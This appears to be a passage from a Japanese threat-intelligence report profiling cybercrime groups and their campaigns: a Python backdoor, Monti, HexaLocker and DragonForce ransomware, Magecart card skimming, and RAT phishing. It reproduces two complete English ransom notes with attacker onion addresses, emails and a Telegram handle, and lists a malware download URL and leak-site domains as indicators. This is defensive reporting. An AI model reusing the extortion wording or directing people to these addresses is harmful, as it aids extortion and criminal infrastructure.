  新たに識別された Python ベースのマルウェア「AnubisBackdoor」は、Windows、Linux、および macOS システムを対象としたサイバー攻撃に積極的に利用されています。これらの攻撃は、身元不明の脅威アクターによるマルスパムキャンペーンを通じて実行されます。この高度なバックドアは、リモートコマンドの実行、資格情報の窃取、およびネットワーク内の横方向の移動を容易にします。このマルウェアは、検出を回避するために軽微な難読化技術を使用し、システムシェルを通じてコマンドを実行して持続性を維持します。使用された主な MITRE ATT&CK 技術には、PowerShell および Unix Shell を通じたコマンド実行（T1059、T1059.004）、難読化およびファイルデコードを通じた防御回避（T1027、T1140）、保存された資格情報をスキャンして資格情報にアクセスする（T1552.001）などがあります。コマンド＆コントロール（C2）サーバーとの通信は、ウェブプロトコルと暗号化されたチャネル（T1071.001、T1573）を使用して行われます。このバックドアは、クロスプラットフォーム機能と隠密な特性により、かなりの脅威となります。


- **SectorJ01 used Python Backdoor Malware**
  https://cti.nshc.net/events/view/13609
  最近の分析結果によると、金銭的動機を持つグループが使用する「AnubisBackdoor」という Python ベースのバックドアを利用したサイバー攻撃が明らかになりました。このバ

NSHC©2025 All rights reserved.

ックドアは主に金融およびホスピタリティ業界を標的とし、「conf.py」を含む Python スクリプトが含まれた ZIP ファイルを配布するフィッシングキャンペーンを実行します。この攻撃は、AES 暗号化、SHA-
256 ハッシュ化、およびカスタム Base64 エンコーディングを使用した高度な難読化および暗号化技術を使用して検出を回避しながらバックドアを配布します。このマルウェアは、ダミークラス構造や視覚的に混乱させる変数名など、階層化された難読化技法を使用して分析を複雑にします。バックドアの主要な機能には、HTTP を介したネットワーク通信、ファイル操作、コマンド実行、および Windows レジストリの修正を通じた持続性の維持があります。また、動的構成の更新、ファイルのアップロード、感染したシステムとの相互作用のためのカスタムコマンドプロトコルなどの機能も提供します。AnubisBackdoor は、秘密作戦およびデータ漏洩のための洗練されたツールの典型的な例であり、セキュリティ対策および回避戦略に関する深い理解を示しています。

2) セクターJ06グループ

サイバー犯罪ハッキンググループの中で、SectorJ06 グループは他のセキュリティ企業によってウィザードスパイダー（Wizard
Spider）として知られており、ドイツ、アルゼンチン、イタリアで彼らの活動が発見されました。
該当グループは金銭的利益を確保するためにモンティランサムウェア（Monti
Ransomware）を拡散しました。
彼らは攻撃対象のシステムのデータを暗号化した後、攻撃対象にランサムノートを通じて提供されたオニオンドメインにアクセスし、復号化費用の支払いに関する交渉を行うよう説明しました。また、ランサムノートで復号化費用を支払わない場合、盗んだデータを外部に公開すると脅迫する二重恐喝（ダブルエクストーション）形式の攻撃を行ったと分析されています。


All of your files are currently encrypted by MONTI strain. If you don't know who we are - just "Google it."

As you already know, all of your data has been encrypted by our software.
It cannot be recovered by any means without contacting our team directly.

DON'T TRY TO RECOVER your data by yourselves. Any attempt to recover your data (including the usage of the additional recovery software) can damage your files. However,
if you want to try - we recommend choosing the data of the lowest value.

DON'T TRY TO IGNORE us. We've downloaded a pack of your internal data and are ready to publish it on our news website if you do not respond.
So it will be better for both sides if you contact us as soon as possible.

DON'T TRY TO CONTACT feds or any recovery companies.
We have our informants in these structures, so any of your complaints will be immediately directed to us.
So if you will hire any recovery company for negotiations or send requests to the police/FBI/investigators, we will consider this as a hostile intent and initiate the publication of whole compromised data immediately.

To prove that we REALLY CAN get your data back - we offer you to decrypt two random files completely free of charge.

You can contact our team directly for further instructions through our website :

TOR VERSION :
(you should download and install TOR browser first https://torproject.org)

http://myosbja7hixkkjqihsjh6yvmqplz62gr3r4isctjjtu2vm5jg6hsv2ad.onion/chat/a5d9b6f3405615683cf7c34d23d3b73b/

Also visit our blog (via Tor):
http://mblogci3rudehaagbryjznltdp33ojwzkq6hn2pckvjq33rycmzczpid.onion/

YOU SHOULD BE AWARE!
We will speak only with an authorized person. It can be the CEO, top management, etc.
In case you are not such a person - DON'T CONTACT US! Your decisions and action can result in serious harm to your company!
Inform your supervisors and stay calm!

[図 53: モンティランサムウェア(Monti Ransomware) ランサムノート]

Related Events


NSHC©2025 All rights reserved.

- **SectorJ06 Conducts Targeted Ransomware Attack on Defense Contractor**
  https://cti.nshc.net/events/view/13107
  2025 年 3 月 3 日、アルゼンチンの国営防衛産業企業である Fabricaciones Militares Sociedad del
  Estado は、MONTI ランサムウェアグループによるサイバー攻撃を受けたことを確認しました。この事件は、南米の防衛産業インフラを標的とした最も深刻な侵害事件の一つであり、国家安全保障ネットワークの脆弱性に対する深刻な懸念を引き起こしました。
  攻撃者は、VMware
  ESXi 仮想化プラットフォームに最適化された MONTI ランサムウェアの Linux 亜種を展開しました。このランサムウェアは AES-256-
  CTR 暗号化を使用し、ハイブリッドキー管理システムを実装して、ローカルシステムと攻撃者が運営するコマンド＆コントロールサーバー間で暗号化キーを分割します。1.048MB から 4.19MB のファイルは最初の 10 万バイトが暗号化され、それより小さいファイルは全体ディスク暗号化を受けました。暗号化されたファイルには「.MONTI」拡張子が追加され、各ファイルには 256 バイトの攻撃者専用キーが内蔵されていました。
  MONTI のコードベースは、悪名高い Conti ランサムウェアグループの流出したソースコードとかなり重なっており、同じランサムウェアテンプレートと TOR ベースの流出および交渉サイトが含まれています。

3) セクターJ09グループ

サイバー犯罪ハッキンググループの中で、SectorJ09 グループは他のセキュリティ企業によってメイジカート（MageCart）として知られています。
該当グループは、電子商取引ウェブサイトの決済ページを対象にマルウェアの JavaScript を挿入しました。彼らが挿入したスクリプトは、ユーザーが入力した決済情報をコマンド＆コントロール（C2）サーバーに送信する機能を持つスキミングスクリプトであることが確認されています。これにより、該当グループはカード番号、有効期限、CVC コードなど、決済処理に使用される機密の金融情報を収集したと分析されています。

NSHC©2025 All rights reserved.



[図 54: スキミング(Skimming)スクリプトが挿入された電子商取引ウェブサイトの一部]

Related Events

- **SectorJ09 used new Domains for a FormJacking Attack**
  https://cti.nshc.net/events/view/13076


- **SectorJ09 used new Domains for a FormJacking Attack**
  https://cti.nshc.net/events/view/13250

- **SectorJ09 used new Domains for a FormJacking Attack**
  https://cti.nshc.net/events/view/13510

4) セクターJ31グループ

サイバー犯罪ハッキンググループの中で、SectorJ31 グループは他のセキュリティ企業によって UNC2447 として知られており、フランスで彼らの活動が発見されました。
該当グループは金銭的利益を確保するために HexaLocker ランサムウェアを配布しました。彼らはランサムノートに Tox および Telegram の ID を提供し、被害者が直接これらのメッセンジャーを通じて復号化費用に関する議論を進められるように説明しました。また、Monero 暗号通貨を通じて復号化費用を支払うよう要求したことが確認されています。

NSHC©2025 All rights reserved.



[図 55: ヘクサロッカーランサムウェア (HexaLocker Ransomware) ランサムノートの一部]

Related Events

- **SectorJ31 used HexaLocker Ransomware**
  https://cti.nshc.net/events/view/13073
  2024 年末、HexaLocker というランサムウェアを利用した精巧なサイバー脅威が登場しました。このランサムウェアは金銭的利益を目的に世界中の企業を標的とする悪名高い攻撃で、悪名高いサイバー組織と関連しています。Go プログラミング言語で作成された Hexa Locker は、ファイル暗号化とデータ漏洩という二重のアプローチを使用します。AES-GCM-
  256 暗号化標準と PBKDF2 ベースのキーを組み合わせ、暗号化されたファイルに「.hexalock」拡張子を追加します。このランサムウェアは C2（コマンド＆コントロール）サーバーと通信して命令を受け取り、このチャネルを通じて送信されたファイル暗号化などの命令を実行します。特に、HexaLocker は GoDefender のようなツールを使用してデバッグおよび仮想化環境を検出し回避する機能を統合し、分析の試みを阻止することでランサムウェアの持続性を保証します。被害者は身代金支払いを要求するランサムノートに含まれる詳細な指示を通じてモネロ暗号通貨で身代金を支払うよう強制され、要求が満たされない場合、オンラインでデータが漏洩する可能性があると脅迫されます。このキャンペーンはクラウドサービスと人気のあるチャットプラットフォームを活用して配布と制御を行うことに重点を置き、運営者が戦略と精巧さを発展させることを提案します。

5) セクターJ121グループ

サイバー犯罪ハッキンググループの中で、SectorJ121 グループは他のセキュリティ企業によって UAC-0173 として知られており、ウクライナで彼らの活動が発見されました。


NSHC©2025 All rights reserved.

該当グループはウクライナ法務省を装ったフィッシングメールを送信し、攻撃対象がメールに添付されたフィッシングリンクにアクセスした後、マルウェアをダウンロードおよび実行するように誘導しました。

[ウクライナ法務省を装ったメールアドレス]

- notariat[@te.minjust.gov.ua

攻撃対象が実行したマルウェアは、ダーククリスタルリモートコントロールマルウェア（DARKCRYSTALRAT,
DCRAT）として知られるマルウェアで、攻撃対象システムをリモートで制御できるマルウェアの一つです。
該当グループは、ダーククリスタルリモートコントロールマルウェアだけでなく、RDPWRAPPERやBOREのような追加ツールを使用したと分析されています。



[図 56: ダーククリスタル リモート制御マルウェアのソースコードの一部]

Related Events


- **SectorJ121 used RAT Malware disguised as Justice Ministry Order**
  https://cti.nshc.net/events/view/12942
  2025年2月、組織化されたサイバー犯罪集団がウクライナ法務省傘下の地域機関を装ったフィッシング攻撃を行いました。攻撃者は公式文書に偽装したマルウェア実行ファイルのダウンロードリンクを含むメールを配布しました。このファイルを実行すると、DARKCRYSTALRAT（DCRAT）マルウェアに感染したコンピュータがリモートアクセスを試みました。主な攻撃対象は公証人で、国家記録簿を無断で変更しようとしました。被害者のシステムに初めてアクセスした後、RDPWRAPPERやBOREなどの追加ツールを使用してインターネット上で並列RDPセッションを構築しました。また、攻撃者は様々なユーティリ

NSHC©2025 All rights reserved.


ティを使用してユーザーアカウント制御を回避し、FIDDLER のようなツールを使ってウェブ認証情報を傍受し、XWORM スティーラーを通じてログインデータを盗みました。場合によっては、感染したコンピュータを利用して SENDEMAIL ユーティリティを通じて悪意のあるメールをさらに配布することもありました。これらの作戦はウクライナ内で発生した活動に由来するものとして追跡され、不正な登録変更に対する継続的な需要があることを示し、それが継続的なサイバー攻撃を引き起こしました。

6) セクターJ149グループ

サイバー犯罪ハッキンググループの中で、SectorJ149 グループは他のセキュリティ企業によって UAC-0050 として知られており、ウクライナで彼らの活動が発見されました。
該当グループは、会計担当者が送信したメールのように偽装したフィッシングメールを送信し、添付された圧縮ファイルを支払い領収書のコピーと説明して、攻撃対象がそれをダウンロードするように誘導しました。




[図 57: SectorJ149 グループのリモートコントロールマルウェア攻撃プロセス]



[図 58: 支払い領収書のコピーを送信したように見せかけたフィッシングメール]

NSHC©2025 All rights reserved.

圧縮ファイルの内部には PDF 文書が圧縮されており、PDF 文書には文書を閲覧するために添付されたリンクをクリックするようにという案内文とハイパーリンクが挿入されています。特に、PDF 文書には案内文だけでなく、Google
Docs のアイコンを模した画像も一緒に添付されており、攻撃対象がハイパーリンクを Google Docs のリンクと誤認してクリックするように誘導しているようです。



[図 59: Google Docs リンクを添付したように偽装された PDF 文書]

攻撃対象がそのリンクをクリックすると、クラウドベースのファイル保存および共有サービスの一つである 4sync にリダイレクトされ、JavaScript（JS）ベースのマルウェアがダウンロードされます。

[マルウェアの JavaScript ダウンロード URL]

- www[.4sync[.com/web/directDownload/Mti5RkbT/LVsbnVsU.fad8d9ee9b95e86e286b85b5f368fbef

該当のマルウェアは最終的に攻撃対象にネットサポートリモートコントロールマルウェア（NetSupportRAT）をロードする機能を果たし、攻撃対象システムに対してリモート制御権限を確保して情報収集、コマンド実行、追加のマルウェアダウンロードなど様々な悪意のある行為を行ったと分析されています。

NSHC©2025 All rights reserved.

[図 60: マルウェアの一部である JavaScript ソースコード]

Related Events

- **SectorJ149 distributed RMM tools via phishing emails disguised as payment documents**
  https://cti.nshc.net/events/view/13755

7) セクターJ175グループ


サイバー犯罪ハッキンググループの中で、SectorJ175 グループは他のセキュリティ企業によってドラゴンフォース（DragonForce）として知られており、ドイツ、ブラジル、サウジアラビアで彼らの活動が発見されました。
該当グループは金銭的利益を確保するために、ドラゴンフォースランサムウェア（DragonForce Ransomware）を攻撃対象システムに拡散しました。
彼らはランサムウェアを配布するための最初の侵入戦術として、脆弱性を悪用したと分析されている。

[SectorJ175 グループが悪用した脆弱性]

- CVE-2021-44228 Apache Log4j2 Remote Code Execution Vulnerability
- CVE-2023-46805 Ivanti Connect Secure and Policy Secure Authentication Bypass Vulnerability
- CVE-2024-21412 Microsoft Windows Internet Shortcut Files Security Feature Bypass Vulnerability
- CVE-2024-21887 Ivanti Connect Secure and Policy Secure Command Injection Vulnerability
- CVE-2024-21893 Ivanti Connect Secure, Policy Secure, and Neurons Server-Side Request Forgery (SSRF) Vulnerability

NSHC©2025 All rights reserved.

この脆弱性を通じて実行されたランサムウェアは、攻撃対象システムにランサムノートを生成し、Telegram とメールアドレスを通じて復号化費用に関する金銭的な問題を議論するよう説明しました。復号化費用を支払わない場合、盗まれたデータをデータ漏洩ブログ目的で運営されるオニオンドメインでオークションまたは漏洩すると脅迫する二重恐喝（ダブルエクストーション）形式の攻撃を使用したと分析されます。


ATTENTION!!!

Your computer ID: INTERNATIONAL GROUP OF COMPANIES MONOLITH

ATTENTION to representatives INTERNATIONAL GROUP OF COMPANIES MONOLITH!!!!

Your system has been tested for security and unfortunately your system was vulnerable.
We specialize in file encryption and industrial (economic or corporate) espionage.
We don't care about your files or what you do, nothing personal - it's just business.
We recommend contacting us as your confidential files have been stolen and will be
sold to interested parties unless you pay to remove them from our clouds and auction,
or decrypt your files.

Your computer ID: INTERNATIONAL GROUP OF COMPANIES MONOLITH

Please note that if:
- you ignore this message for 7 days, your decryption keys will be deleted;
- an attempt to change the name of an encrypted file will damage the encrypted file, making it impossible to decrypt;
- using third-party free or paid programs will damage the encrypted file, making it impossible to decrypt;

For more detailed information write to us: arter@bikerider.com

Telegram: https://t.me/BlackNevas

Reserve Email: supportrial@cyber-wizard.com and biosannet@email.com

Your computer ID: INTERNATIONAL GROUP OF COMPANIES MONOLITH

ATTENTION to representatives INTERNATIONAL GROUP OF COMPANIES MONOLITH!!!!

If you ignore or refuse to cooperate, we will be forced to hand over your stolen data
to our partners for publication in a data leak blog and further sale at auctions.

To open .onion sites you need to download the TOR browser https://www.torproject.org/download/
or the multifunctional browser Brave https://brave.com/download/ new private window Tor.

Find your details on these sites of our partners:

http://kill432ltnkqvaqntbalnsgojqqs2wz4lhnamrqjg66tq6fuvcztilyd.onion

https://hunters55rdxciehoqzwv7vgyv6nt37tbwax2reroyzxhou7my5ejyid.onion/companies

http://z3wqggtxft7id3ibr7srivv5gjof5fwg76slewnzwwakjuf3nlhukdid.onion/blog

http://black3gnkizshuynieigw6ejgpblb53mpasftzd6pydqpmq2vn2xf6yd.onion

http://embargobe3n5okxyzqphpmk3moinoap2snz5k6765mvtkk7hhi544jid.onion

http://k67ivvik3dikqi4gy4ua7xa6idijl4si7k5ad5lotbaeirfcsx4sgbid.onion

Your computer ID: INTERNATIONAL GROUP OF COMPANIES MONOLITH

[図 61: ドラゴンフォース(DragonForce) ランサムウェア ランサムノート]

[メールアドレス]

- arter[@bikerider.com
- supportrial[@cyber-wizard.com
- biosannet[@email.com

[テレグラムチャンネル]

- t[.me/BlackNevas

[データ流出ブログオニオンドメインアドレス]

- z3wqggtxft7id3ibr7srivv5gjof5fwg76slewnzwwakjuf3nlhukdid[.onion
- dragonforxxbp3awc7mzs5dkswrua3znqyx5roefmi4smjrsdi22xwqd[.onion
- kfgjwkho24xiwckcf53x7qyruobbkhx4eqn2c6oe4hprbn23rcp6qcqd[.onion
- kill432ltnkqvaqntbalnsgojqqs2wz4lhnamrqjg66tq6fuvcztilyd[.onion
- hunters55rdxciehoqzwv7vgyv6nt37tbwax2reroyzxhou7my5ejyid[.onion
- black3gnkizshuynieigw6ejgpblb53mpasftzd6pydqpmq2vn2xf6yd[.onion
- embargobe3n5okxyzqphpmk3moinoap2snz5k6765mvtkk7hhi544jid[.onion
- k67ivvik3dikqi4gy4ua7xa6idijl4si7k5ad5lotbaeirfcsx4sgbid[.onion

Related Events


NSHC©2025 All rights reserved.

- **SectorJ175 used DragonForce Ransomware**
  https://cti.nshc.net/events/view/13030
  最近、サイバー脅威グループによるものと推定されるランサムウェア攻撃により、サウジアラビアのリヤドにある大手不動産・建設会社の 6TB を超えるデータが暗号化され、流出しました。2025 年 2 月 14 日に発表されたこの攻撃は、2025 年 2 月 28 日のラマダン開始と同時に発生し、戦略的にタイミングが選ばれたことを示唆しています。この事件は、ランサムウェアの脅威がサウジアラビアのみならず、MENA（中東および北アフリカ）地域を超えて主要なインフラと大企業を標的にする広範な傾向を示しています。この攻撃の背後にいるグループは、サービスとしてのランサムウェア（RaaS）モデルを通じてダークウェブプラットフォームで加盟店を募集し、隠されたサービスを通じてビットコインで身代金を要求します。加盟店には身代金の最大 80%がインセンティブとして支払われます。この組織の作戦戦術には、検出を避けるためのカスタム CAPTCHA、初期アクセスのための CVE-2021-
  44228 のような CVE の活用、そしてネットワーク侵入のためにフィッシングと RDP の脆弱性を両方活用することが含まれます。この事件は、地政学的緊張によって悪化する地域のサイバーセキュリティ脅威の深刻な傾向を示唆しています。

8) セクターJ196グループ

サイバー犯罪ハッカーグループの中で、SectorJ196 グループは他のセキュリティ企業によってクレイジーイーブル（Crazy
Evil）として知られており、インド、ロシア、アメリカ、トルコ、スウェーデンで彼らの活動が発見されました。
該当グループは、暗号通貨分野の求職者を対象にハッキング活動を行うために偽の会社を設立しました。彼らは実在する会社のように見せるために、ホームページを開設しただけでなく、LinkedIn や X のようなプラットフォームで会社アカウントを作成し、運営しました。


NSHC©2025 All rights reserved.



[図 62: 偽の暗号通貨企業サイトのホームページ]

彼らは作成した SNS プラットフォームを通じて求人広告を掲載し、これに興味を持った求職者が求人広告に応答すると、テレグラムを通じて採用に関する手続きを進めるよう案内するメールを送信しました。その後、攻撃対象がテレグラムチャンネルに接続すると、面接のためにビデオアプリケーションのインストールが必要だという説明とともに、フィッシングページに接続するよう案内しました。彼らが共有したフィッシングページは、実際のビデオ会議アプリケーションをインストールできる正常なページのように見えるように作成されており、攻撃対象が疑わずにフィッシングページから配布される Malware をダウンロードするよう誘導しました。Malware は攻撃対象のオペレーティングシステムに応じて異なるタイプの Malware がダウンロードされ、攻撃対象が Windows の場合はラダマンティス（Rhadamanthys）がダウンロードされ、macOS の場合は Atomic macOS Stealer（AMOS）がダウンロードされたと分析されています。

NSHC©2025 All rights reserved.



[図 63: ビデオ会議アプリケーションのダウンロードサイトを装ったフィッシングサイト]

